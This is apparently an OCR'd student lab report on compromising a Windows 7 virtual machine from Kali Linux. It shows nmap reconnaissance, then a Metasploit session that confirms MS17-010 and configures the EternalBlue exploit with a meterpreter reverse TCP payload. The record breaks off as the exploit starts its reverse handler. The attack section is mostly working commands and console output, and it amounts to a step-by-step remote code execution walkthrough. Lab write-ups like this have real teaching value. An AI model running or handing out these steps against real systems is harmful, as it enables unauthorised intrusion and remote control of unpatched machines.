Cyberpunk Report


BY: TAAHA SIDDIQUI MOHAMMED

About the report

- In this report I have hacked into the Windows Blue Virtual Machine using Kali Linux.
- In order to do so, I had run a few scans to locate the machine and also to find if it had any vulnerabilities.
- The exploit used is the Eternal Blue.


Here are the steps taken

- Firstly we get the root access in Kali Linux by using the "**sudo su**" command.



NMAP Scan

WITH THE WINDOWS MACHINE RUNNING IN BACKGROUND WE RUN THE NMAP SCAN TO SEE IF ANY HOSTS ARE AVAILABLE.




Command used "nmap –sV 192.168.152.1/24"
We see that we have some hosts available.
Next we will try to get more information about them.

NMAP Scan-2


- HERE WE HAVE USED THE COMMAND

"**nmap –sV 192.168.152.1/24**"

- DOING SO WE CAN SEE THAT OUR TARGET MACHINE IS HAVING SOME OPEN PORTS
- ALSO IP OF THE HOST IS ALSO SHOWN "**192.168.152.130**"



SCAN SHOWING ONLY OUR TARGET HOST




nbtscan

THIS SCAN IS OPTIONAL

WE CAN SEE THAT OUR HOST IS VISIBLE IN THE SCAN

Further Scan


- USING COMMAND "**nmap -p- -A 192.168.152.130 --open**"
- WE SEE OUR TARGET IS A WINDOWS 7 ULTIMATE 7601
- WE ALSO SEE THAT THERE IS A SMB VERSION 2.1



- NOW LET US DO FURTHER SCANS USING THE COMMAND


"**nmap –script vuln 192.168.152.130**"

- THIS IS A SCAN THAT SHOWS ANY VULNERABILITIES IF AVAILABLE
- WE CAN SEE THAT THERE IS "**MS17-010**" VULNERABILITY, WHICH IS BASICALLY A **REMOTE CODE EXECUTION(RCE) VULNERABILITY** WHOSE TARGET IS SMB SERVERS



MSF Console

GOING INTO MSF CONSOLE AND SEARCHING FOR THE MS17-010 EXPLOIT



Result of search

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

- We can see that the Eternal Blue exploit is available
- But first let us confirm the vulnerability by using the Auxiliary Scanner, I.e., ID 3 in the picture shown

- Here is some information regarding the ms17-010 exploit
- This exploit was developed by Sean Dillon and Luke Jennings as shown

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show info

       Name: MS17-010 SMB RCE Detection
     Module: auxiliary/scanner/smb/smb_ms17_010
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Luke Jennings

Check supported:
  No

Basic options:
  Name         Current Setting                                                  Required  Description
  ----         ---------------                                                  --------  -----------
  CHECK_ARCH   true                                                             no        Check for architecture on vulnerable hosts
  CHECK_DOPU   true                                                             no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE   false                                                            no        Check for named pipe on vulnerable hosts
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
  RHOSTS                                                                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT        445                                                              yes       The SMB service port (TCP)
  SMBDomain    .                                                                no        The Windows domain to use for authentication
  SMBPass                                                                       no        The password for the specified username
  SMBUser                                                                       no        The username to authenticate as
  THREADS      1                                                                yes       The number of concurrent threads (max one per host)

Description:
  Uses information disclosure to determine if MS17-010 has been
  patched or not. Specifically, it connects to the IPC$ tree and
  attempts a transaction on FID 0. If the status returned is
  "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
  MS17-010 patch. If the machine is missing the MS17-010 patch, the
  module will check for an existing DoublePulsar (ring 0
  shellcode/malware) infection. This module does not require valid SMB
  credentials in default server configurations. It can log on as the
  user "\" and connect to IPC$.
```

```
References:
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
  https://github.com/countercept/doublepulsar-detection-script
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Also known as:
  DOUBLEPULSAR
  ETERNALBLUE
```

Available options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Let us set the RHOST as our target host and run the scan

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.152.130
RHOSTS => 192.168.152.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.152.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.152.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- And we can see the scan showing that the host is vulnerable!
- Now let's go back and run the Eternal Blue exploit

Here is some information regarding the EternalBlue exploit.
The developers of this exploit is also mentioned in the picture.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
  Id  Name
  --  ----
  0   Automatic Target
  1   Windows 7
  2   Windows Embedded Standard 7
  3   Windows Server 2008 R2
  4   Windows 8
  5   Windows 8.1
  6   Windows Server 2012
  7   Windows 10 Pro
  8   Windows 10 Enterprise Evaluation

Check supported:
  Yes
```

```
Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://github.com/RiskSense-Ops/MS17-010
  https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
  https://www.exploit-db.com/exploits/42030

Also known as:
  ETERNALBLUE
```

Showing the available options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.152.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


- Let us set the RHOST as the target and hack into the system!
- Here the LHOST is already set as our device

And we are in!

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.152.128:4444
